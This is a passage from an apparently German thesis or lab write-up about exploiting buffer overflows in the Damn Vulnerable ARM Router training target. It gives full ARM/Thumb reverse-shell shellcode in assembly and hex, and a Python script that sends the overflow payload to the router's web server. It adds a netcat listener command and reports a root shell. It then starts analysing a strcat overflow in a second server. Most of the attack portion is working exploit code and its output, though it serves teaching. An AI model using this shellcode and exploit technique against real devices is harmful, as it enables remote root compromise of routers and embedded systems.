Symbolische Variablen im ARM-Assembler sind Marken, an denen Werte liegen. In diesem Fall wird damit eine Struktur abgebildet, welche für die Systemcalls notwendig ist. Der Typ `.ascii` (Zeile 40, 41) bildet ASCII-Zeichen ab, welche als String angegeben werden. Der String kann sowohl druckbare, als auch nicht druckbare Zeichen enthalten. `.byte` (Zeile 42) stellt mit jeweils einem Byte die entsprechenden Werte dar. In diesem Fall repräsentieren die Bytes die IP-Adresse des Hosts. Im Gegensatz zu `.ascii` fügt `.asciz` (Zeile 45) automatisch ein NULL-Byte am Ende des Strings ein. Mit der Notation „\x“ kann man Hexadezimal-Werte angeben.
Dieser erste Assemblercode (reverse.s) kann mit folgendem Kommando assembliert und gelinkt werden, sodass er ausführbar ist:

```
as reverse.s -o reverse.o && ld reverse.o -o reverse
```

Bei der Ausführung wird das Programm mit einem Segmentationfault enden, da es nicht richtig beendet wird. Das ist jedoch kein Problem, da dieser Code optimiert werden muss. Für den Payload hat man nur 147 Bytes. Zudem läuft auf dem DVAR, wie schon erwähnt, `busybox`. Mit dem Aufruf

```
execve("/bin/ls", "", 0);
```

wird lediglich `busybox` gestartet, jedoch keine Shell. Um aus der `busybox` heraus eine Shell zu starten, muss der Aufruf folgerndermaßen aussehen:

```
execve("/bin/busybox", ["sh", 0], 0);
```

Desweiteren enthält der Shellcode zu viele NULL-Bytes, was der Server als *Terminating Byte* interpretieren würde. Aus diesem Grund wird der Assemblercode optimiert (siehe Schritt 2 in Abbildung 2.5), sodass er möglichst keine „Bad Characters“, wie NULL-Bytes, Leerzeichen (0x20) oder Carriage Return (0x0d) enthält. Denn bei diesen Zeichen würde der Input String geteilt werden und der Shellcode würde nicht ausgeführt werden.

Durch umschalten des Prozessors vom ARM-Modus in den Thumb-Modus wird die Befehlsdichte erhöht und die Befehlslänge halbiert, was dazu führt, dass die Anzahl von NULL-Bytes minimiert wird (Siehe Anhang: Listing 1).

```
1  .section .text
2  .global _start
3
4  _start:
5          .code 32
6          add r3, pc, #1
7          bx r3
8
9          .code 16
10         mov r7, #255     //syscall nr
11         add r7, r7, #26
12         eor r0, r0, r0   //r0 = 0
13         add r0, r0, #2   //PF_INET
14         mov r1, #1       //SOCK_STREAM
15         sub r2, r2, r2   //IPPROTO_IP
16         svc #1
17         mov r4, r0       //sd sichern
```

Aus den anfänglich 11 Zeilen für den Systemcall von `socket` sind jetzt 17 geworden. Wie in Zeile sechs und sieben zu sehen ist, wird die Theorie angewandt und das *least significant bit* des `pc` auf Eins gesetzt, um den Prozessor in Thumb-Modus zu schalten. Wenn NULL-Bytes im Shellcode vermieden werden sollen, so muss darauf geachtet werden, niemals „0“ in dem Assemblercode zu schreiben. Da jedoch manchmal der Wert Null in einem Register benötigt wird, muss auf Befehle wie `eor` oder `sub` zurückgegriffen werden. Mit diesen beiden Befehlen werden Register „genullt“, ohne den Wert Null direkt in den Quellcode schreiben zu müssen. Analog dazu wird nun der restliche Code durchgegangen und optimiert.

```
18 connect: //connect(fd, struct sockaddr, addrlen)
19         add r7, r7, #2
20         add r0, r4, #1
21         sub r0, r0, #1
22         adr r1, struct_ad
23         sub r2, r2, r2
24         strb r2, [r1, #1]
25         mov r2, #16
26         svc #1
27
28 dup:    sub r7, r7, #220
29         add r0, r4, #1
30         sub r0, r0, #1
31         sub r1, r1, r1
32         svc #1
33
34         add r0, r4, #1
35         sub r0, r0, #1
36         add r1, r1, #1
```

```
37          svc #1
38
39  execve:
40          mov r7, #11
41          adr r0, bb
42          eor r2, r2, r2
43          strb r2, [r0, #12]
44          strb r2, [r0, #13]
45          strb r2, [r0, #14]
46          strb r2, [r0, #15]
47          adr r1, args
48          adr r5, arg0
49          strb r2, [r5, #7]
50          adr r5, arg1
51          strb r2, [r5, #2]
52          strb r2, [r5, #3]
53          strb r2, [r1, #8]
54          strb r2, [r1, #9]
55          strb r2, [r1, #10]
56          strb r2, [r1, #11]
57          nop
58          svc #1
59
60  struct_ad:
61  .ascii "\x02\xff"       //AF_INET
62  .ascii "\x11\x5d"       //port 4445
63  .byte 192,168,28,1      //IP
64
65  bb:
66  .ascii "/bin/busyboxXXXX"
67
68  args:
69  .word arg0
70  .word arg1
71  .ascii "XXXX"
72
73  arg0:
74  .ascii "busyboxX"
75
76  arg1:
77  .ascii "shXX"
```

Obwohl es mehr Zeilen sind als in der ersten Version des Codes, ist dieser kleiner im Speicher, da der Thumb-Modus eine höhere Code-Dichte erlaubt und die Befehle nur zwei Bytes lang sind anstatt vier Bytes.
Wie in Zeile 61 zu sehen, wurden die Nullen in dem ASCII-String durch „ff“ ausgetauscht, und in Zeile 24 wird „ff“ mit Null überschrieben. Das wird gemacht, damit keine Nullen im Shellcode stehen. Bei den anderen Variablen wird das Gleiche mit den „X“ gemacht, wie auch mit den Kommentaren verdeutlicht wird. Dabei muss die Variablenlänge immer ein Vielfaches von vier sein. Da bei der Variablen `bb` (Zeile 66 f.) der String exakt

8 Zeichen lang ist, jedoch das *Terminating Byte* fehlt, wurden dort vier „X“ angehängt, welche zur Laufzeit gegen Nullen ausgetauscht werden. Bei den anderen Variablen ist das analog.
Die Struktur „args“ (Zeile 68) ist besonders, da sie zwei Pointer auf die Variablen „arg0“ und „arg1“, sowie einen NULL-Pointer enthält. Das liegt daran, dass busybox als Argumente nur Pointer akzeptiert, wovon der erste Pointer dem nullten Argument des Programmes, also dem eigenen Namen, entspricht. Der zweite Pointer zeigt auf das Programm, das ausgeführt werden soll. In diesem Fall ist das die Shell. Der NULL-Pointer ist notwendig, damit busybox weiß, wo die Liste der Argumente endet. Man kann busybox noch weitere Argumente mitgeben, welche dann an den gestarteten Prozess weitergeleitet werden, falls dieser Argumente benötigt. [39]
Es fällt auch noch auf, dass der Kanal StdErr nicht mehr umgeleitet wird. Das liegt daran, dass StdErr nicht benötigt wird, um eine fehlerfreie Funktion zu gewährleisten. Falls eine Fehlerausgabe gewünscht wird, kann diese durch das Anfügen von „ `2>&1`“ an jeden eingegebenen Befehl realisiert werden. Dies leitet die Fehlerausgabe auf StdIn um.

Wenn obiger Code ausführbar gemacht wird, muss dem Linker mitgeteilt werden, dass die `.text` Section der Binary schreibbar ist. Das ist notwendig, da der Code sich selbst zur Laufzeit manipuliert und die `.text` Section für gewöhnlich nicht schreibbar ist. Normalerweise liegen Variablen und andere Daten in einer eigenen Section, da in Zeile 1 jedoch „`.section .text`“ steht, und vor den Variablen nichts anderes steht, werden auch die Daten in die `.text` Section geschrieben. Mit dem Linker Parameter „`-N`“ wird die `.text` Section als schreibbar markiert. Der komplette Befehl, um den optimierten Code nun zu kompilieren und zu linken lautet:

```
as reverse.s -o reverse.o && ld -N reverse.o -o reverse
```

Auch der optimierte Assemblercode wird zunächst getestet und sichergestellt, dass er einwandfrei funtioniert und fehlerfrei ist. Danach kann er mit folgendem Befehl angezeigt werden (siehe Abbildung 3.12):

```
objdump -d reverse
```

Das Disassembly kann in Spalten eingeteilt werden. In der ersten Spalte steht die Adresse der Instruktion, in der zweiten Spalte der Hexadezimale Opcode und in der dritten Spalte die Instruktion selbst in lesbarer Form. Ein besonderes Augemerk liegt auf der zweiten Spalte mit dem Opcode. Dort dürfen keine Bad Characters, wie `0x00`, `0x20` oder `0x0d` stehen, andernfalls funktioniert der Shellcode später nicht (Siehe Schritt 2 in Abbildung 2.5).

```
00010054 <_start>:
   10054:       e28f3001        add     r3, pc, #1
   10058:       e12fff13        bx      r3
   1005c:       27ff            movs    r7, #255        ; 0xff
   1005e:       371a            adds    r7, #26
   10060:       4040            eors    r0, r0
   10062:       3002            adds    r0, #2
   10064:       2101            movs    r1, #1
   10066:       1a92            subs    r2, r2, r2
   10068:       df01            svc     1
   1006a:       1c04            adds    r4, r0, #0

0001006c <connect>:
   1006c:       3702            adds    r7, #2
   1006e:       1c60            adds    r0, r4, #1
   10070:       3801            subs    r0, #1
   10072:       a110            add     r1, pc, #64     ; (adr r1, 100b4 <struct_ad>)
   10074:       1a92            subs    r2, r2, r2
   10076:       704a            strb    r2, [r1, #1]
   10078:       2210            movs    r2, #16
   1007a:       df01            svc     1

0001007c <dup>:
   1007c:       3fdc            subs    r7, #220        ; 0xdc
   1007e:       1c60            adds    r0, r4, #1
   10080:       3801            subs    r0, #1
   10082:       1a49            subs    r1, r1, r1
   10084:       df01            svc     1
   10086:       1c60            adds    r0, r4, #1
   10088:       3801            subs    r0, #1
   1008a:       3101            adds    r1, #1
   1008c:       df01            svc     1

0001008e <execve>:
   1008e:       270b            movs    r7, #11
   10090:       a00a            add     r0, pc, #40     ; (adr r0, 100bc <bb>)
   10092:       4052            eors    r2, r2
   10094:       7302            strb    r2, [r0, #12]
   10096:       7342            strb    r2, [r0, #13]
   10098:       7382            strb    r2, [r0, #14]
   1009a:       73c2            strb    r2, [r0, #15]
   1009c:       a10b            add     r1, pc, #44     ; (adr r1, 100cc <args>)
   1009e:       a50e            add     r5, pc, #56     ; (adr r5, 100d8 <arg0>)
   100a0:       71ea            strb    r2, [r5, #7]
   100a2:       a50f            add     r5, pc, #60     ; (adr r5, 100e0 <arg1>)
   100a4:       70aa            strb    r2, [r5, #2]
   100a6:       70ea            strb    r2, [r5, #3]
   100a8:       720a            strb    r2, [r1, #8]
   100aa:       724a            strb    r2, [r1, #9]
   100ac:       728a            strb    r2, [r1, #10]
   100ae:       72ca            strb    r2, [r1, #11]
   100b0:       46c0            nop                     ; (mov r8, r8)
   100b2:       df01            svc     1

000100b4 <struct_ad>:
   100b4:       5d11ff02        .word   0x5d11ff02
   100b8:       011ca8c0        .word   0x011ca8c0

000100bc <bb>:
   100bc:       6e69622f        .word   0x6e69622f
   100c0:       7375622f        .word   0x7375622f
   100c4:       786f6279        .word   0x786f6279
   100c8:       58585858        .word   0x58585858

000100cc <args>:
   100cc:       000100d8        .word   0x000100d8
   100d0:       000100e0        .word   0x000100e0
   100d4:       58585858        .word   0x58585858

000100d8 <arg0>:
   100d8:       79737562        .word   0x79737562
   100dc:       58786f62        .word   0x58786f62

000100e0 <arg1>:
   100e0:       58586873        .word   0x58586873
```

Abbildung 3.12: Disassembly der optimierten Reverse Shell.

Bei `args` (`0x100cc`) sind noch Nullen, da dort die Adressen von `arg0` und `arg1` stehen. Die Adressen sind korrekt, wenn das Programm allein ausgeführt wird. Für den Exploit sind sie nicht geeignet. Erstens weil sie Nullen enthalten, zweitens weil die Speicheradressen auf dem Zielsystem unbekannt sind bzw. der Code bisher lokal kompiliert wurde und somit lokale Adressen im Shellcode stehen. Es ist also notwendig zu wissen, welche absoluten Adressen die Variablen `arg0` und `arg1` haben werden. Dazu wird mit folgenden Befehlen der Shellcode aus dem Programm extrahiert:

```
objcopy -O reverse rev.bin
hexdump -v -e '"\\""x" 1/1 "%02x" ""' rev.bin
```

Der Shellcode kann nun mit einem einfachen Python Skript an den Server gesendet werden, (Siehe Schritt 4 in Abbildung 2.5), während dieser gedebuggt wird. Das Python Skript (Anhang: Listing 3) könnte folgendermaßen aussehen:

```
# -*- coding: utf-8 -*-
import requests

bs = "a"*156 #zum auffüllen vor der Adresse des pc
adr = "\xac\xbb\xff\xbe" #Adresse, zu der gesprungen wird
bs2 = "a"*20 #Lückenfüller
sh = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\xff\x27\x1a\x37\x40
\x40\x02\x30\x01\x21\x92\x1a\x01\xdf\x04\x1c\x02\x37\x60

\x1c\x01\x38\x10\xa1\x92\x1a\x4a\x70\x10\x22\x01\xdf\xdc
\x3f\x60\x1c\x01\x38\x49\x1a\x01\xdf\x60\x1c\x01\x38\x01
\x31\x01\xdf\x0b\x27\x0a\xa0\x52\x40\x02\x73\x42\x73\x82
\x73\xc2\x73\x0b\xa1\x0e\xa5\xea\x71\x0f\xa5\xaa\x70\xea
\x70\x0a\x72\x4a\x72\x8a\x72\xca\x72\xc0\x46\x01\xdf\x02
\xff\x11\x5d\xc0\xa8\x1c\x01\x2f\x62\x69\x6e\x2f\x62\x75
\x73\x79\x62\x6f\x78\x58\x58\x58\x58\x30\xbc\xff\xbe\x38
\xbc\xff\xbe\x58\x58\x58\x58\x62\x75\x73\x79\x62\x6f\x78
\x58\x73\x68\x58\x58" #Shellcode

payload = {'aa': bs+adr+bs2+sh}
r=requests.get('http://192.168.28.128/basic.html',
        params=payload)
```

Mithilfe dieses Skripts kann der Shellcode an den Server gesendet werden, nachdem die Adressen von `arg0` und `arg1` in `args` mit beispielsweise „`0xffffffff`“ ausgetauscht wurden. In `gdb` kann nun der Stack angezeigt werden und dort die Werte, welche in `arg0` und `arg1` stehen, gesucht werden. Damit werden die Adressen gefunden, welche in `args` eintragen werden müssen. Damit ist der Shellcode vollständig und einsatzbereit. Auf dem Hostsystem kann `netcat` mit folgenden Parametern in einer Shell gestartet und anschließend das Pythonskript ausgeführt werden, um eine Reverse Shell zu erhalten. Netcat ist ein Netzwerk-Werkzeug, welches unter Verwendung von TCP/IP Daten von Netzwerkverbindungen lesen und schreiben kann. [40]

```
nc -l -p 4445
```

Anstatt `netcat` auszuschreiben, kann auch die Abkürzung „`nc`“ verwendet werden. Der Parameter „`-l`“ steht für „listen“ und sorgt dafür, dass `netcat` auf eine eingehende Verbindung wartet. Um den Port anzugeben, auf dem `netcat` „zuhören“ soll, verwendet man den Paramter „`-p`“ gefolgt von der Portnummer. Wenn der Shellcode funktioniert und korrekt ausgeführt wird, so können in der Shell, in der `netcat` läuft, Befehle angegeben werden, die dann auf dem Server ausgeführt werden.



Abbildung 3.13: Ergebnis des Befehl „id“.

In Abbildung 3.14 ist die von `netcat` entgegengenommene Reverse Shell zu sehen. Wie in der Abbildung zu erkennen ist, wurden einige Befehle ausgeführt. Als erstes wurde mit „`ls -l`“ die ausführliche Liste des Root-Verzeichnisses angezeigt. Darauffolgend wurde eine Datei namens „`pwnd.txt`“ mittels „`touch`“ Befehl angelegt und es wurde mit erneutem Ausführen von „`ls -l`“ geprüft, ob die Datei tatsächlich angelegt wurde. Wie in der markierten Zeile zu sehen ist, wurde die Datei „`pwnd.txt`“ erfolgreich angelegt. Des Weiteren ist zu erkennen, dass die Reverse Shell und folglich alle eingegebenen Befehle mit Root-Berechtigungen ausgeführt werden, was auch mit Befehl „id“ geprüft werden kann. In der folgenden Abbildung wird der Inhalt des Root-Verzeichnis erneut gezeigt, diesmal wurde jedoch per SSH zum DVAR verbunden und der Befehl „`ls -l`“ ausgeführt.



Abbildung 3.14: Inhalt des Root-Verzeichnis, nach dem Anlegen der Datei „pwnd.txt“

Damit wurde gezeigt, dass der Webserver, welcher hinter der Konfigurationsseite arbeitet, durch einen Buffer-Overflow ausgenutzt werden kann. Wie in Abbildung 3.13 und Abbildung 3.14 zusehen ist, besitzt ein Angreifer auch Root-Berechtigungen und kann Dateien auf dem System ändern.

3.2 Übung 2: Die Verkehrsampel

Die Binary `lightsrv` ist ein Webserver, der eine Verkehrsampel simuliert, bei der man zwischen „rot“ und „grün“ per Knopfdruck umschalten kann (Abbildung 3.15).
Diese Webapplikation ist die zweite Übung, welche im Damn Vulnerable ARM Router enthalten ist. Wie in Abbildung 3.15 zu erkennen, läuft der Lightserver auf Port 8080 des Zielsystems.



Abbildung 3.15: Webseite des Lightserver. Ampelsteuerung durch zwei Knöpfe „Don’t Walk“ und „Walk“.

3.2.1 Die Herangehensweise

Da es neben den angezeigten Knöpfen keine Eingabefelder gibt, werden die HTTP-Anfragen die zum Webserver gesendet werden angeschaut. Dazu wurde die BurpSuite in der kostenfreien Version verwendet.
Ziel ist es, einen Buffer-Overflow zu erzeugen, womit später der Programmfluss der Anwendung manipuliert werden kann. Die oben genannten Tools wurden dazu verwendet, die Mindestgröße des Payloads zu bestimmen, der den angesprochenen Buffer-Overflow erzeugt, indem immer längere Zeichenketten an den Server gesendet wurden. Da der Server in jedem Fall die Webseite „404 - Not Found“ zurücksendet, an

der nicht erkennbar ist, ob eine Zeichenkette zu einem Buffer-Overflow, der zunächst in einem Segmentationfault endet, geführt hat, ist es sinnvoll sich gleichzeitig per SSH auf den Router aufzuschalten und dort die Anwendung `lightsrv` mit gdb zu debuggen. Wie auch bei der ersten Übung, wird die Binary debuggt und der Assemblercode analysiert.

3.2.2 Die Analyse

Im angesprochenen Assemblercode ist eine Funktion mit dem Namen `handle_single_request` zu finden. Diese Funktion empfängt die Anfrage und speichert sie in einem Puffer. Anschließend wird die Funktion `handle_req` aufgerufen, wertet die erhaltene Anfrage aus und sendet bei Fehlern die Seite „404 - Not Found“ zurück. Im Disassembly von handle_single_request ist auch der Puffer zufinden, in dem jede eingehende Anfrage gespeichert wird (Abbildung 3.16).



Abbildung 3.16: Anfang der Funktion `handle_single_request`

Wie in der markierten Zeile (Abbildung 3.16) zu sehen ist, wird dort eine Variable namens „buf“ geladen. Diese ist der Buffer, in dem die Anfragen, welche die Funktion `recv()` empfängt, abgelegt werden (Abbildung 3.18: Man beachte, dass `r8` die Adresse des Buffer enthält). Die Variable „buf“ beginnt bei Adresse `0x221d0`, endet bei `0x229cf` und ist somit `0x800` Byte (2048 Byte) lang (Abbildung 3.17).



Abbildung 3.17: Anfang und Ende der Variablen „buf“

```
mov         r3, r7          ; argument "__flags" for method recv@PLT
mov         r2, #0x800      ; argument "__n" for method recv@PLT
mov         r1, r8          ; argument "__buf" for method recv@PLT
ldr         r0, [sp, #0x1030 + var_102C] ; argument "__fd" for method recv@PLT
bl          recv@PLT        ; recv
str         r0, [r5]
cmp         r0, #0x0
ble         loc_11278
```

Abbildung 3.18: Aufruf von Funktion `recv()` in `handle_single_request`

```
loc_11264:
rsb         r2, fp, r5    ; argument #3 for method handle_req, CODE XREF=handle_single_request+204, handle_single_request+260
add         r1, sp, #0x8  ; argument #2 for method handle_req
ldr         r0, [sp, #0x1030 + var_102C] ; argument #1 for method handle_req
bl          handle_req    ; handle_req
b           loc_11284

loc_11284:
add         sp, sp, #0x1000 ; CODE XREF=handle_single_request+416, handle_single_request+424
add         sp, sp, #0xc
pop         {r4, r5, r6, r7, r8, sb, sl, fp, lr}
bx          lr
```

Abbildung 3.19: Ende der Funktion `handle_single_request` und Aufruf von `handle_req`

In Abbildung 3.19 ist der letzte Teil der Funktion `handle_single_request` zu sehen, in der bevor die Funktion selbst endet noch die Funktion `handle_req` aufgerufen wird. `handle_req` erhält den Buffer, in dem die empfangene Anfrage gespeichert wurde, als Parameter im Register `r1` (Abbildung 3.19).

```
        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

        ; Variables:
        ;    var_820: int32_t, -2080

handle_req:
push        {r4, r5, r6, r7, r8, lr} ; CODE XREF=handle_single_request+412
sub         sp, sp, #0x800
sub         sp, sp, #0x8
mov         r5, r0
mov         r4, r1
mov         r6, r2
mov         r2, #0x3      ; argument "__n" for method memcmp@PLT
ldr         r1, aGet      ; argument "__s2" for method memcmp@PLT, $d_11090,"GET"
mov         r0, r4        ; argument "__s1" for method memcmp@PLT
bl          memcmp@PLT    ; memcmp
cmp         r0, #0x0
beq         loc_10edc
```

Abbildung 3.20: Anfang der Funktion `handle_req` im Hopper Disassembler.

In Abbildung 3.20 ist ein Subtraktionsbefehl (blau eingefärbte Zeile) zu sehen. An dieser Stelle wird vom Stackpointer `0x800` abgezogen, was der Größe des Buffer entspricht. In der Zeile darunter werden weitere acht Byte abgezogen, welche für eine andere Variable reserviert werden. Hier wird für den Buffer und eine weitere Variable Platz geschaffen.

Somit können diese im Verlauf der Funktion auf den Stack geschrieben werden. Werden dem Webserver mehr als 2048 Zeichen gesendet, so läuft er in ein Segmentationfault, da beim Verlassen der Funktion anstatt validen Adressen Teile des Pakets vom Stack in die Register geladen werden (Abbildung 3.23). Dies ist einem fehlerhaften Funktionsaufruf in `handle_req` geschuldet.

```
mov         r1, r4          ; argument "__src" for method strcat@PLT
add         r0, sp, #0x8    ; argument "__dest" for method strcat@PLT
bl          strcat@PLT      ; strcat
ldr         r1, aR          ; argument "__modes" for method fopen@PLT, dword_110c0,"r"
add         r0, sp, #0x8    ; argument "__filename" for method fopen@PLT
bl          fopen@PLT       ; fopen
subs        r4, r0, #0x0
bne         loc_10fe4
```

Abbildung 3.21: Aufruf von `strcat()` in handle_req.

Abbildung 3.21 zeigt den Aufruf der Funktion `strcat()` mit dem Buffer als `__src` und dem String „/www/docroot/“ als `__dest`. Es soll also der Buffer an den String angehangen werden, wobei der String genug Platz dafür haben muss. Problematisch ist hierbei die Funktion strcat() an sich, denn es wird nicht geprüft, ob der `__dest` String genug Platz hat, wie auch aus der Manpage zu `strcat()` hervorgeht (Abbildung 3.22). In der Manpage steht zudem welche Folgen es haben kann, wenn vom Programmierer nicht geprüft wird, ob der `__dest` String genug Platz hat. Dieser Umstand führt dazu, dass an dieser Stelle der Buffer in den Stack überläuft und die entsprechenden originalen Werte und die Rücksprungadresse überschreibt.

```
STRCAT(3)                  Linux Programmer's Manual                  STRCAT(3)

NAME
       strcat, strncat - concatenate two strings

SYNOPSIS
       #include <string.h>

       char *strcat(char *dest, const char *src);

       char *strncat(char *dest, const char *src, size_t n);

DESCRIPTION
       The  strcat() function appends the src string to the dest string, over-
       writing the terminating null byte ('\0') at the end of dest,  and  then
       adds  a  terminating  null  byte.  The strings may not overlap, and the
       dest string must have enough space for the  result.   If  dest  is  not
       large  enough, program behavior is unpredictable; buffer overruns are a
       favorite avenue for attacking secure programs.
```

Abbildung 3.22: Manpage zu `strcat()`.

```
loc_11080:
add         sp, sp, #0x800 ; CODE XREF=handle_req+64, handle_req+112, handle_req+196, handle_req+328
add         sp, sp, #0x8
pop         {r4, r5, r6, r7, r8, lr}
bx          lr
```

Abbildung 3.23: Ende der Funktion `handle_req`.

Abbildung 3.23 zeigt den `pop` Befehl, bevor die Funktion `handle_req` zur Funktion `handle_single_req` zurückspringt. Im Normalfall sollten die Register `r4` bis `r8`, sowie `lr` wiederhergestellt werden, so wie sie vor dem Aufruf von `handle_req` waren. Aufgrund der im obigen beschriebenen Schwachstelle, werden jedoch Werte aus dem Buffer geladen. Das führt zu einem Segmentationfault.

3.2.3 Das Ausnutzen der Schwachstelle

In Abbildung 3.24 ist das Paket, was an den Server gesendet wird zu sehen. Es besteht hauptsächlich aus kleinen „a“, diese füllen den Buffer vollständig aus, was danach kommt ist der Payload. Die farbig unterstrichenen Buchstaben sind der Teil des Overflows, der später in den per `pop` Befehl befüllten Registern liegt (siehe Abbildung 3.23). Wie in Abbildung 3.25 zu sehen ist (ebenfalls farbig unterstrichen), läuft der Server in einen Segmentationfault, da anstatt der originalen Werte und der Rücksprungadresse, nun die Werte des Payloads in den entsprechenden Registern liegen. Durch die Befehlsfolge am Ende von `handle_req` entsteht dieser Segmentationfault, da dort das Register `lr` geladen wird und das Programm anschließend an die Adresse springt, auf die `lr` zeigt. In diesem Fall versucht der Server an die Adresse `0x61616161` (entspricht „aaaa“) zu springen, was nicht möglich ist, da diese Adresse nicht von dem Prozess gemappt wurde (Abbildung 3.26). Nun kann man anfangen den Exploit zu entwickeln.



Abbildung 3.24: Das Paket, welches einen Segmentationfault verursacht.

```
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x4004d910 in ?? ()
(gdb) handle SIGPIPE nostop
Signal        Stop      Print   Pass to program Description
